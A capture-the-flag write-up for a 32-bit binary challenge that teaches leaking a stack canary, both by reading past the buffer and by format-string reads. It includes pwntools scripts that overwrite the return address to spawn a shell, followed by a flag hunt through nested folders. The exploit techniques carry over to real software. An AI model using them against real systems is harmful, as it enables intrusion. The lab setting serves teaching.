Writeup - A Bird in the Hand [300 Points]

Tags: pwn,linux

~~Help me Dr Wu is threatening me at gunpoint~~

A little bit about the challenge

This challenge was made for me to learn about leaking stack canaries.

I would've made it about *brute-forcing* the canary but I'm too lazy and stupid to `fork()` processes.

~~Originally I wanted to make people write shellkode ropchain but you know TARGETTING J1 skill level~~

And now, solving the challenge

Basic recon I think.

You have the binary.

If you do a `checksec` for tweet:

```
doesnotcomputing@kali:~/Desktop/pwning/pwnchalls/A Bird in the Hand$ file tweet
tweet: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=06944a1bb908a4bd20947017d62d7c39eb4dad06, for GNU/Linux 3.2.0, not stripped
doesnotcomputing@kali:~/Desktop/pwning/pwnchalls/A Bird in the Hand$ checksec --file=tweet
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   76 Symbols      Yes     0               2            tweet
```

You will notice these things:

```
1) 32-bit, use 32-bit IDA
2) Protected stack, so NX is enabled, no shellcode for you >:( (no shellcode is
actually easier)
3) There's a stack canary. Tweet tweet?
```

Let's tackle these things one by one.

1: Using IDA (MAKE SURE IT'S 32-BIT!)

The first thing you do (or I did) ~~as a dirty bum who can't read asm~~ as a smart person is to use IDA.

Analyzing program behavior (AKA Go open the file and press F5.)

You will see the following pseudocode, **take note of it**:

1. **main()**

   This function does absolutely jackfuck, move on.

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("Tweet! Tweet tweet?");
  puts("Say something to this nice bird: ");
  tweet();
  return 0;
}
```

2. **tweet()**

   This function `reads()` twice. `read()` and `printf()` are vulnerable functions in this loop. Why?

```c
unsigned int tweet()
{
  signed int i; // [esp+4h] [ebp-74h]
  char buf; // [esp+8h] [ebp-70h]
  unsigned int v3; // [esp+6Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  for ( i = 0; i <= 1; ++i )
  {
    read(0, &buf, 0x200u);
    puts("Tweet! Tweet tweet!");
    printf(&buf);
  }
  return __readgsdword(0x14u) ^ v3;
}
```

3. **gohere()**

   this was your easy ticket to solving this pwn. How did only sherman and leonard solve it? (chai doesn't need to solve he just eyepower the flag)

```c
int gohere()
{
  return system("/bin/sh");
}
```

Now, I hope that you have read The Scriptures and know that **tweet()** is vulnerable to a stack-based buffer overflow.

Why is that exactly?

Analyzing Buffers (aka 'Go click some shit.')

When you click the `buf` variable in tweet(), you'll see a magnificent stack.

The image of the stack is unfortunately **WAY TOO FUCKIN' BIG** to paste here, so here is a **shortened version**.

```
-00000070 buf             db ?
-0000000C var_C           dd ?
```

As we can see (hopefully don't worry it took me way too long to realise),
The memory that `buf` occupies starts at `-00000070` and ends at `-0000000C` (where `var_C` starts.)

Hence, the size of `buf` is `70 - C (this is in base 16) = 100.`
However, `tweet()` takes in 0x200 chars (that's more than 100 *no fucking shit right lmao*)!

2: Exploit

Buffer Overflow

At this point buffer overflow would seem like a 'no-shit' idea.

Let's go!

```
doesnotcomputing@kali:~/Desktop/pwning/pwnchalls/A Bird in the Hand$ python -c "print 'A'*108+'whateverthefucktheaddressis'"|./tweet
Tweet! Tweet tweet?
Say something to this nice bird:
Tweet! Tweet tweet!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwhateverthefucktheaddressis
Tweet! Tweet tweet!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwhateverthefucktheaddressis
*** stack smashing detected ***: <unknown> terminated
```

NOOOOOOOO WHATEVER SHALL I DO??????? ;A; GIVE UP CANNOT FAIL ALREADY

there's a stack canary innit mate

The Intended Solution: Buffer Not-Overflow

Ok, so we can't overflow the buffer or the canary will die.

Luckily for us, canaries are always separated by a `\x00` value.
While **usually bad** for reading from input (because input functions terminate at `\x00`), we can just... read again.

So, keeping in mind that we cannot somehow override the canary, we can do a **"Buffer Not-Overflow"**.

The Exploit

```
1) Write to the end of the buffer (Expending your first read)
2) Read to the end of the buffer (DO NOT OVERFLOW)
3) Read again! (to get to the canary)
4) Now, bypass the canary and redirect the return address to gohere()
```

The exploit but in code

```python
from pwn import *
r=process('./tweet')
#r=remote('ctf.irscybersec.tk',4387)

#expend (yes, expend) the buffer so you can get to the canary
r.sendlineafter(":",'A'*100)
r.recvuntil('A'*100)
canary=u32(r.recv(4))-0xa #This '0xa' value was brute-forced. Don't ask me why it worked.

#now, we bypass the canary and do whatever we want.
r.send("A"*100+p32(canary)+"A"*12+p32(0x080491b2))
r.interactive()
```

The printf() Solution: Format String Exploitation

The previous solution did not use `printf()` because I hadn't intended for it. However, the program's printing fucked up and it was a convenient fix...

Just as an offside, this exploit is not yet covered in The Scriptures. My bad lmfao.

In case you want an explanation (If not, skip here)

Anyways, the problem with `printf()` is with the formatting strings in `printf()`.

What do I mean? Take a look at this program:

```c
#include <stdio.h>

int main(void) {
  printf("Printed out: %d %1$d\n",1);
  return 0;
}
```

```
Printed out: 1 1
```

I assume you are familiar with C, so I will skip the first format (`%d`).

However, this second one (`%1$d`) needs a bit of explanation. I didn't know you could do this lmao.

Essentially, for any integer represented as **n**, and any format variable as **fv**,

1. Any `%n$d<whatever format>` refers to the **nth fv**.
2. `printf()` stores the `ret` address and all **fv** in the stack.

The stack then looks a little like this: **disclaimer: it does not actually**

Address	ret (the top)	ret+4	ret+8	...	ret+4n
Value	no. of chars printed	1st fv	2nd fv	and so on	nth fv

You might have seen something similar in Python, although it looks like this:

```
1    print '{1} {2} {0}'.format(1,20,4)
```

```
20 4 1
```

You would (or rather, should) realise that you can use `%n$<whatever format>` can read beyond the **fv**s provided, reading basically whatever comes after the `ret` address.

This means that **it can read the canary**. As the great Sherman Chann would say, "**Surprising, *I KNOW*.**"

The Exploit

Anyways, here is how the exploit goes:

```
1) Try to find the canary in the stack
- I shit you not, you have to brute-force.
- This is because there may be extra junk masquerading as fv.
- Yes, this involves repeatedly opening and closing the process lmfao.
2) Get the canary with recvline() or something
3) Bypass the canary and redirect to gohere()
```

The Exploit but in code

```
from pwn import *
r=process('./tweet')
#r=remote('ctf.irscybersec.tk',4387)

#expend the buffer so you can get to the canary
r.sendlineafter(":","%31$p") # I did not show the brute-force here because
Sherman did the work for me lol.
r.recvline()
r.recvline()
canary=int(r.recvline(),16)

#now, we bypass the canary.
r.send("A"*100+p32(canary)+"A"*12+p32(0x080491b2))
r.interactive()
```

Sherman made the exploit before me. Here's his code.

The Exploit but its Sherman's code and his grotesque library of one-liners best left ignored

```
#unlike all the code i've been showing you, this is python3

from pwnscripts import *
#act = lambda: remote('irscybersec.tk', 4387)
act = lambda: process('./tweet')
e = ELF('./tweet')
def printf(send: str):
    r = act()
    r.sendlineafter(': \n', send)
    r.recvline()
    return r.recvline()
canary_offset = find_printf_offset_canary(printf) #go pester sherman
print(canary_offset)
buf_offset = find_printf_offset_buffer(printf) #go pester sherman
```

```
r = act()
r.sendlineafter(': \n', '%{}$p'.format(canary_offset))
r.recvline()
canary = extract_first_hex(r.recvline())
r.sendline(b'A'*(canary_offset-buf_offset)*4 + p32(canary) + 0xc*b'A' +
p32(e.symbols['gohere'])) #oh yeah, these are debug symbols. very useful if you
don't want to find the binary values lmao.
r.interactive()
```

Phew. We're done right?

No.

Upon p00ning the docker, we get a Mega link instead of a flag:

```
https://mega.nz/file/pcohSJyK#y-6245Q6Sq1ewW_7cosHPJ_9ouUhlHPvLOJB5arSJvU
```

That gives us a zip archive that has **A LOT** OF FOLDERS O_O.

For those of you worried about my sanity (thank you sis), it's ok because I made a program to do it for me.
(Although it took a good few seconds because Kali VM :/)

The solution

Your first instinct **(assuming you have been doing CTFs with the CCA, if you haven't its time to start)** would be to `grep -r`, to skip all that disgusting zip-trawling shit.
And you'd be right.

```
doesnotcomputing@kali:/tmp$ grep -r "" bushcopy/
bushcopy/branch20/twig37/leaf17/cacklecackle:this is a goose.
bushcopy/branch20/twig37/leaf17/cacklecackle:untitled goose game.
bushcopy/branch20/twig37/leaf17/cacklecackle:goose does as it pleases
bushcopy/branch20/twig37/leaf17/cacklecackle:IRS{P13c3_W4s_n3V3r_4N_0pt10n}
bushcopy/branch20/twig37/leaf17/cacklecackle:is this the correct flag? the goose doesn't know.
bushcopy/branch20/twig50/leaf20/cawcaw:Caw! Caw! (this is not the flag i was talking about,
bushcopy/branch20/twig50/leaf20/cawcaw:this is an unruly crow that should be slapped if not
bushcopy/branch20/twig50/leaf20/cawcaw:for the fact that your whole family will suffer under
bushcopy/branch20/twig50/leaf20/cawcaw:crow poop for millions of generations to come)
bushcopy/.ohmywhatsthis/twig4/leaf20/flag:mm 420 smoke weed everyday ...
bushcopy/.ohmywhatsthis/twig4/leaf20/flag:what were you expecting here???
bushcopy/.ohmywhatsthis/twig4/leaf20/flag:jesus get out.
bushcopy/.ohmywhatsthis/twig6/leaf9/flag:nice.
bushcopy/.ohmywhatsthis/twig6/leaf9/flag:but seriously?
bushcopy/.ohmywhatsthis/twig6/leaf9/flag:come on have some imagination
bushcopy/.ohmywhatsthis/twig28/leaf6/chirpchirp:bU5H!_0hg0shpr3c1OV5l1tt1e}
bushcopy/.ohmywhatsthis/twig47/leaf19/cheepcheep:i5_W0rTh_tW0_1n_tH3_
bushcopy/branch10/twig25/leaf10/crane:this is a crane. how it fit into such a tiny bush is a mystery.
bushcopy/branch10/twig25/leaf10/crane:IRS{wo_de_shi_fu_hui_da_bai_he_quan}
bushcopy/branch10/twig25/leaf10/crane:oh come on it isn't gonna tell you whether the flag is correct! submit it!
```

Alright, we're done good job boys let's just submit the flag...

```
Flag: IRS{P13c3_W4s_n3V3r_4N_0pt10n}
```

Wait, its wrong?

Um. How about

```
Flag: IRS{wo_de_shi_fu_hui_da_bai_he_quan}
```

What? Wrong again?

At this point, I **apologise** to Leonard who got stuck for a good long while after this.
Leonard, if you're reading this, all I can say to you is `"git gud fkin skrub lmao gottem"` jk dont slap me


The actual solution

Notice that there are two very interesting text segments in the `grep -r` segment:

```
1) i5_W0rTh_tW0_1n_tH3_
2) bU5H!_0hg0shpr3c1OV5l1tt1e}
```

Hm, this looks like the second half of a flag. I wonder where is the first half?

ASSSUMING YOU HAVE BEEN DOING CTFS WITH THE CCA..., your first instinct would once again be to check the zip comments. (smh pls do ctfs)



And that's it! No more traps, this is the actual flag!

```
The Actual Flag:
IRS{A_B1rd_iN_tH3_H4nd_i5_W0rTh_tW0_1n_tH3_bU5H!_0hg0shpr3c1OV5l1tt1e}
```